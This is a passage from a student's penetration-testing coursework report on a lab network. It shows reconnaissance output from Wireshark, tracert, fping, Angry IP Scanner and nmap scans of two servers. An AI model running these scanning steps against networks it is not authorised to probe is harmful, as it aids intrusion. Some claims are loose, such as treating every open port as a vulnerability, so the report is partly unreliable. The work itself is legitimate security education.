Is Our Company Network Safe?

Checking for vulnerabilities within the network by using various application and preventing attacks from malicious attackers

Constantinos Sakkas

CMP210: Penetration Testing

BSc (Hons) Cybersecurity

Year 2

ABSTRACT

As the world of technology rapidly changes throughout the decades and evolves, there are more dangers to new methods of attacks on company networks, which often contain sensitive data about employees, bank details, etc. Sensitive information about the company could be released and potentially damage the company's reputation. The purpose of this report is to help reduce security vulnerabilities while increasing security standards for better infrastructure within the company network. The tests conducted in this penetration test helped find many forms of vulnerabilities, either open ports, poor password complexities, or easy access to usernames using simple exploit tools through Kali terminal or Windows Command Prompt.

Hours of testing on both Server 1 and Server 2 have shown me that both servers are poorly configured when it comes to security, with lots of vulnerabilities regarding security infrastructure. In a real-world scenario, both servers would have been hacked very soon, which goes to show that if a server is poorly configured, sensitive data can be easily stolen from a skilled malicious attacker. This penetration has helped future-proof both networks by patching the vulnerabilities and exploits that were found, which can help other companies with their networks. Help prepare future penetration testers to improve from the last penetration testers, so no misconfiguration of a server is repeated.

Contents

1.1 Background 4
1.2 Aim 5
2.1 Overview of Procedure...6
2.2.1 Setting Up VMware...6
2.2.2 Packet Tracing...7
2.2.3 Scanning 7
2.2.4 Emulation...12
2.2.5 More Scanning 18
2.2.6 System Hacking 21
3 Discussion 25
3.1 General Discussion...25
3.2 Countermeasures..25
3.3 Future Work 25
References 26
Appendices 27
Appendix A.. 27
Appendix B…… 31

1.1 Background

Background:

In the modern business world, the use of network-based technology is crucial to ensuring that everything is in order. However, as different corporations continue to digitize their operations and update any other systems that may be seen as obsolete these days, the dangers of cyber threats have unfortunately improved. With advancements in malicious insider threats, which pose a danger for most business enterprises, as well as external threats, Data breaches are an occurrence that never stops but continues. LinkedIn faced a data breach in 2021 where 700 of their users' data was stolen. The hacker then put the stolen data for sale in a forum called RaidForums two months after the attack, but although LinkedIn denied any user data being stolen, it faced another similar attack back in April 2021 when 500 million leaked. Data breaches are a serious matter, and security needs to always be high, as other companies have faced similar data breaches in the past, such as Google, Microsoft, etc.

Example of data breaches:




Figure illustrator – Top 100 Largest Breaches (https://www.nightfall.ai/blog/mega-breaches15-year-data-breach-report#analyzing-the-causes-of-the-top-100-largest-data-breaches)

- Main causes being external threats or misconfiguration.

The Danger of Malicious Insiders:

People who have authorization to access various internal organization groups, called malicious insiders, can easily take advantage of any visible or known vulnerabilities in ways that external threats could not in a brief time but may take months. Whether through physical infiltration, etc., these insiders present a risk to the security of the organization. Their actions can cause information breaches or disrupt important services.

Purpose of Investigation:

The goal of this penetration check is to comprehend and cope with the dangers posed by way of malicious insiders. By simulating the moves of an insider with unauthorized access the purpose is to perceive any vulnerabilities in the organisation network and identify those vulnerabilities for them to patched as soon as possible so there are no repeats.

1.2 Aim

This penetrating test will be concentrating on both Servers 1 and a Server 2, which are imperative components of the company's infrastructure. We will be conducting several penetration tests to fully find out what vulnerabilities are present within the company's network. This evaluation is crucial for bolstering the company's defences against malicious insiders and even outside attacks as well.

Wireless Network Vulnerabilities:

- Examine the configuration of Server 1 and Server 2 to find any potential exploits.
- Any entry ports example ports which could be used to the advantage of malicious insiders who have a direct wireless connection to those servers.

Physical Security:

- Check both servers physically to examine the security which are in place as of conducting this research.
- Check for any physical vulnerabilities which may be beneficial to the insider attacker.

Potential Recommendations to improve security:

- Give advice and recommendations after the research has been concluded to strengthen security for future proofing security.

Expectation of the penetration testing:

- The expectation of this report is helping to fortify the company's defences against malicious attackers either from the inside or outside even though they would have a harder time gaining access to the servers. Also concentrating on both physical and wireless vulnerabilities, which will give us a better comprehension in understanding of the potential risks associated with Servers 1 and 2. The report will help guide current and future Network Administrators, in achieving a more secure network for the coming years and ensure a robust defence against vicious attackers of any type.

2.1 Overview of The Procedure

- The following procedures will be demonstrating what was undertaken and will walk you through the whole process this penetration test which targets Server 1 and Server 2. The investigation itself is all wireless with no physical components with the expectation of the PC that was used to conduct this penetration test.

➢ **The four steps that will be undertaken:**

- ✓ Packet Tracing
- ✓ Footprinting (in a real-world scenario this would be a part of a penetration testing but as its fictional this step cannot be done)
- ✓ Scanning
- ✓ Emulation
- ✓ System Hacking

➢ **Software and OS's used for the penetration tasting:**

OS's: Windows 11 and Kali GNU/Linux Rolling

Software Applications and tools: VMware Workstation (Windows), Wireshark (Kali), Command Prompt (Windows), Terminal Emulator (Kali), PUTY(Windows), Angry Scanner (Windows), Packet Tracing (Windows), Hydra (Kali), Nessus (Kali), ENUM4linux (Kali Terminal), Metasploit (Kali Terminal), Cain(Widows).

2.2.1 Setting Up VMware:


➢ Setting up VMware is very straight forward, you will first need to go to the VMware website , after downloading it you will need to acquire a licence to use it then proceed to set up the virtual machine thank you see the provided OneDrive link available on the MLS website where you can download the virtual machines from there but will need 7zip application to combine the files as they are broken up to files then extract them.

➢ Once everything has been properly configured by following the set-up sheet form, from the one drive link in MLS on how to configure VMware through the, then the penetration testing can begin, it should look something like in figure 1.

(Refer to figure 1 in Appendix A for layout)

2.2.2 Packet Tracing:

Wireshark (Kali)


Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.  Time                          Source           Destination     Protocol  Length Info
   1 2023-12-03 12:35:39.292274168 192.168.10.10    192.168.10…     BROWSER   243 Host Announcement CLIENT1, Workstation, Server, NT Workstation
   2 2023-12-03 12:35:46.385904227 192.168.10.2     192.168.10…     TCP        60 61428 → 61966 [FIN, ACK] Seq=1 Ack=1 Win=8210 Len=0
   3 2023-12-03 12:35:46.385910708 192.168.10.1     192.168.10…     TCP        60 61966 → 61428 [ACK] Seq=1 Ack=2 Win=8211 Len=0
   4 2023-12-03 12:35:46.385917090 192.168.10.1     192.168.10…     TCP        60 61966 → 61428 [FIN, ACK] Seq=1 Ack=2 Win=8211 Len=0
   5 2023-12-03 12:35:46.385923272 192.168.10.2     192.168.10…     TCP        60 61428 → 61966 [ACK] Seq=2 Ack=2 Win=8210 Len=0
   6 2023-12-03 12:35:50.078574716 192.168.10.1     192.168.10…     TCP        60 60819 → 56903 [FIN, ACK] Seq=1 Ack=1 Win=8210 Len=0
   7 2023-12-03 12:35:50.078581492 192.168.10.2     192.168.10…     TCP        60 56903 → 60819 [ACK] Seq=1 Ack=2 Win=8211 Len=0
   8 2023-12-03 12:35:50.078587570 192.168.10.2     192.168.10…     TCP        60 56903 → 60819 [FIN, ACK] Seq=1 Ack=2 Win=8211 Len=0
   9 2023-12-03 12:35:50.078696483 192.168.10.1     192.168.10…     TCP        60 60819 → 56903 [ACK] Seq=2 Ack=2 Win=8210 Len=0
  10 2023-12-03 12:35:51.056369160 192.168.10.2     192.168.10…     LDAP      273
  11 2023-12-03 12:35:51.058937137 192.168.10.1     192.168.10…     LDAP      387
  12 2023-12-03 12:35:51.071155604 192.168.10.2     192.168.10…     TCP        60 56890 → 389 [ACK] Seq=220 Ack=334 Win=8209 Len=0
  13 2023-12-03 12:35:52.816144523 192.168.10.2…    239.255.25…     SSDP      217 M-SEARCH * HTTP/1.1
```


(Figure.2)

- Figure 2 shows all three connected devises connected to the targeted network eth0, 192.168.10.1, 192.168.10.2, 192.168.10.10. The Ip addresses belong to the following 192.168.10.1 is Server 1, 192.168.10.2 is Server 2, 192.168.10.10 is the Client1 but it already has access to it.

2.2.3 Scanning:

Command Prompt:

.Tracert




```
Microsoft Windows [Version 10.0.19042.631]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Users\test>tracert 192.168.10.2

Tracing route to Server2.uadcwnet.com [192.168.10.2]
over a maximum of 30 hops:

  1    <1 ms    <1 ms    <1 ms  Server2.uadcwnet.com [192.168.10.2]

Trace complete.

C:\Users\test>tracert 192.168.10.1

Tracing route to Server1.uadcwnet.com [192.168.10.1]
over a maximum of 30 hops:

  1    <1 ms    <1 ms    <1 ms  Server1.uadcwnet.com [192.168.10.1]

Trace complete.

C:\Users\test>
```

(Figure.3)

- Figure 3 shows when using Tracert on each Ip address displays their destination by sending packets to those machines and then there is response indicating they are both ON and what there is destination.

.Fping




```
C:\Users\thebl\OneDrive\Desktop\Uni stuff\Year 2\CMP210\tools>fping -g 192.168.10.1/192.168.10.10

Fast pinger version 3.00
(c) Wouter Dhondt (http://www.kwakkelflap.com)

Pinging multiple hosts with 32 bytes of data every 1000 ms:

Reply[1] from 192.168.10.1: bytes=32 time=0.6 ms TTL=128
Reply[2] from 192.168.10.2: bytes=32 time=0.4 ms TTL=128
192.168.10.3: request timed out
192.168.10.4: request timed out
192.168.10.5: request timed out (5)
192.168.10.6: request timed out
192.168.10.7: request timed out
192.168.10.8: request timed out
recvfrom() - A connection attempt failed because the connected party did not properly respond after a period of time, or
 established connection failed because connected host has failed to respond.
192.168.10.9: request timed out (5)
Reply[10] from 192.168.10.10: bytes=32 time=1.8 ms TTL=128

Ping statistics for multiple hosts:
        Packets: Sent = 10, Received = 3, Lost = 7 (70% loss)
Approximate round trip times in milli-seconds:
        Minimum = 0.4 ms, Maximum = 1.8 ms, Average = 0.9 ms
```

(Figure.4)

- Figure 4 shows that they are indeed ON by pinging them and both Sever 1 and Server 2 reply including Client1 as well.

Angry IP Scanner:



IP Range: 192.168.10.1 to 192.168.10.10

Hostname: PC23 Netmask

IP	Ping	Hostname	Ports [3+]
🟢 192.168.10.1	9 ms	Server1	80
🔵 192.168.10.2	4 ms	Server2	[n/a]
🔴 192.168.10.3	[n/a]	[n/s]	[n/s]
🔴 192.168.10.4	[n/a]	[n/s]	[n/s]
🔴 192.168.10.5	[n/a]	[n/s]	[n/s]
🔴 192.168.10.6	[n/a]	[n/s]	[n/s]
🔴 192.168.10.7	[n/a]	[n/s]	[n/s]
🔴 192.168.10.8	[n/a]	[n/s]	[n/s]
🔴 192.168.10.9	[n/a]	[n/s]	[n/s]
🔵 192.168.10.10	4 ms	Client1	[n/a]

Ready Display: All Threads: 0

Scan Statistics

Scanning completed

Total time: 10.1 sec
Average time per host: 1.01 sec

IP Range
192.168.10.1 - 192.168.10.10

Hosts scanned: 10
Hosts alive: 3
With open ports: 1

(Figure.5)

- Figure 5 shows when using angry scanner and specifying the Ip address it returns with 3 active devises with port 80 being open.


Kali Linux:

- Now from kali's side and see what we get when the same type of tasks that are performed.

NMAP Ping Scanning:

- Nmap sort for Network is a useful utility built in the kali terminal which can help map a network, identify ports etc.

.sudo nmap -sn 192.168.10.1/192.168.10.2




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sn 192.168.10.1
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2023-11-28 13:23 EST
Nmap scan report for 192.168.10.1
Host is up (0.0014s latency).
MAC Address: 00:0C:29:06:40:42 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds

┌──(kali㉿kali)-[~]
└─$ sudo nmap -sn 192.168.10.2
Starting Nmap 7.92 ( https://nmap.org ) at 2023-11-28 13:23 EST
Nmap scan report for 192.168.10.2
Host is up (0.00096s latency).
MAC Address: 00:0C:29:77:ED:8D (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds

┌──(kali㉿kali)-[~]
└─$ █
```

(Figure.6)

- Figure 6 shows when using kali terminal there is more detail given on each Ip address.

Port Scans (Kali):

sudo nmap -sT 192.168.10.1




```
Nmap scan report for 192.168.10.1
Host is up (0.00034s latency).
Not shown: 981 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
25/tcp   open  smtp
53/tcp   open  domain
79/tcp   open  finger
80/tcp   open  http
88/tcp   open  kerberos-sec
90/tcp   open  dnsix
110/tcp  open  pop3
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server
MAC Address: 00:0C:29:06:40:42 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.56 seconds
```

(Figure.7)

- Figure 7 shows nineteen open TCP ports meaning 19 vulnerabilities or ways for a malicious to gain access with the right tools.

.sudo nmap -sT 192.168.10.2




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sT 192.168.10.2
Starting Nmap 7.92 ( https://nmap.org ) at 2023-11-28 13:33 EST
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 65.57% done; ETC: 13:33 (0:00:01 remaining)
Nmap scan report for 192.168.10.2
Host is up (0.00064s latency).
Not shown: 986 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
53/tcp   open  domain
88/tcp   open  kerberos-sec
90/tcp   open  dnsix
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server
MAC Address: 00:0C:29:77:ED:8D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.43 seconds
```

(Figure.8)

- Figure 8 has the same the same issue as in Figure6 with fourteen open TCP ports.

.Sudo nmap -A 192.168.10.1




```
Host script results:
| smb2-time:
|   date: 2023-11-28T18:49:16
|_  start_date: N/A
|_nbstat: NetBIOS name: SERVER1, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:06:40:42 (V
Mware)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_clock-skew: mean: 1h35m59s, deviation: 3h34m40s, median: 0s
| smb-os-discovery:
